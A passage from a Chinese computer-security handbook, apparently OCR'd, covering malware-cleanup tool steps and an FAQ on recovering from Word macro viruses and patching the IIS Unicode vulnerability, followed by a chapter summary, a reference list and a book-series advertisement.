


图 11-104　“恶意软件清理助手”窗口




图 11-105　检测恶意软件

步骤 3 检测完毕之后，即可自动进入“恶意软件清理”窗口，检测结果将显示在该界面中，如图 11-106 所示。

步骤 4 在恶意软件扫描结果列表栏中选取要删除的恶意软件，然后单击“清理选中项目”超链接，可清理所选择的恶意软件，清理完毕后会弹出一个信息提示框，如图 11-107 所示。单击“确定”按钮，即可完成对选中的恶意软件的清理操作。

图 11-106　检测结果显示




图 11-107　信息提示框

11.6　可能出现的问题与解决方法

① 在使用金山毒霸清除 Word 宏病毒之后，Word 程序启动出现错误，重装 Office 后问题仍然出现？

解答：这是由于某些 Word 宏病毒已经将 Word 的模板文件 Normal.dot 破坏，即使重装 Office 也无济于事，因为 Normal.dot 文件将保留在系统中。因此，在清除病毒之后，关闭 Word 编辑器并在系统中找到该模板文件将其删除。再次启动 Word 程序时，它本身会重建一个新的模板文件，这样就可放心使用。

② 如何修补机器中存在的 Unicode 漏洞？

解答：要想修补机器中存在的 Unicode 漏洞，可采用限制网络用户访问和调用 cmd 权限的方法，如果没有必要使用 Scripts 和 Msadc 目录，则可以将其删除或者改名。另外，在安装 NT 系统时，不要使用默认的 WINNT 路径，可以改为其他的文件夹。

解决 Unicode 漏洞最好的办法是下载一些微软提供的补丁，可从如下站点进行下载：
IIS4.0：http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp
IIS5.0: http://www.microsoft.com/windows2000/nts/downloads/critical/q269862/default.asp

11.7 总结与经验积累


病毒的危害范围广泛，小到个人，大到全世界，凡是在使用电脑的人无一不在受其困扰。所以，读者只有学会建立完善的系统漏洞防御体系和正确使用杀毒软件，并且能够选择适合自己机器或系统的软件进行杀毒，才能充分保证自己的电脑系统不被病毒破坏，减少黑客们入侵带来的损失。

通过本章的学习，读者对建立系统漏洞防御体系的方法有一定的了解，并且对提到的三种杀毒软件的功能和使用也应该有比较全面的了解，接下来要做的就是结合实践并利用有效的杀毒软件，为自己的计算机提供一个安全、健康的工作环境，从而提高工作和学习效率。

参 考 文 献

[1] 武新华，等. 黑客攻防秘技实战解析[M]. 北京：北京科海电子出版社，2008.
[2] 神龙工作室. 新手学黑客攻防[M]. 北京：人民邮电出版社，2007.
[3] 陈芳，等. 黑客攻防全攻略[M]. 北京：电子工业出版社，2007.
[4] 武新华，等. 黑客攻防秘技大曝光[M]. 北京：清华大学出版社，2007.
[5] 邓吉，等. 黑客攻防实战入门[M]. 北京：电子工业出版社，2007.
[6] 肖瑶. 黑客 VS 网管大作战[M]. 昆明：云南科技出版社，2008.
[7] 武新华，等. 黑客攻防技术见招拆招[M]. 北京：清华大学出版社，2008.
[8] 电脑报，等. 黑客攻防·9 版[M]. 成都：电脑报电子音像出版社，2008.

实用宝典系列丛书



《电脑高手学习宝典》

《Windows Vista实用宝典》

《数据备份与恢复实用宝典》

《EXCEL VBA高效办公实用宝典》

《MATLAB 7.0实用宝典》

本套丛书在内容丰富、全面、系统的基础上，突出了一个重要特色——实用，把知识体系和当前应用作比较，筛选出最贴近实用的内容，配以精心选取的实例，注重读者实际操作技能的提高，缩短理论学习到实际应用的距离。

在语言叙述方面，采用适当活泼的讲解风格，来提高图书的易读性和读者的阅读兴趣，使读者更加轻松地学习。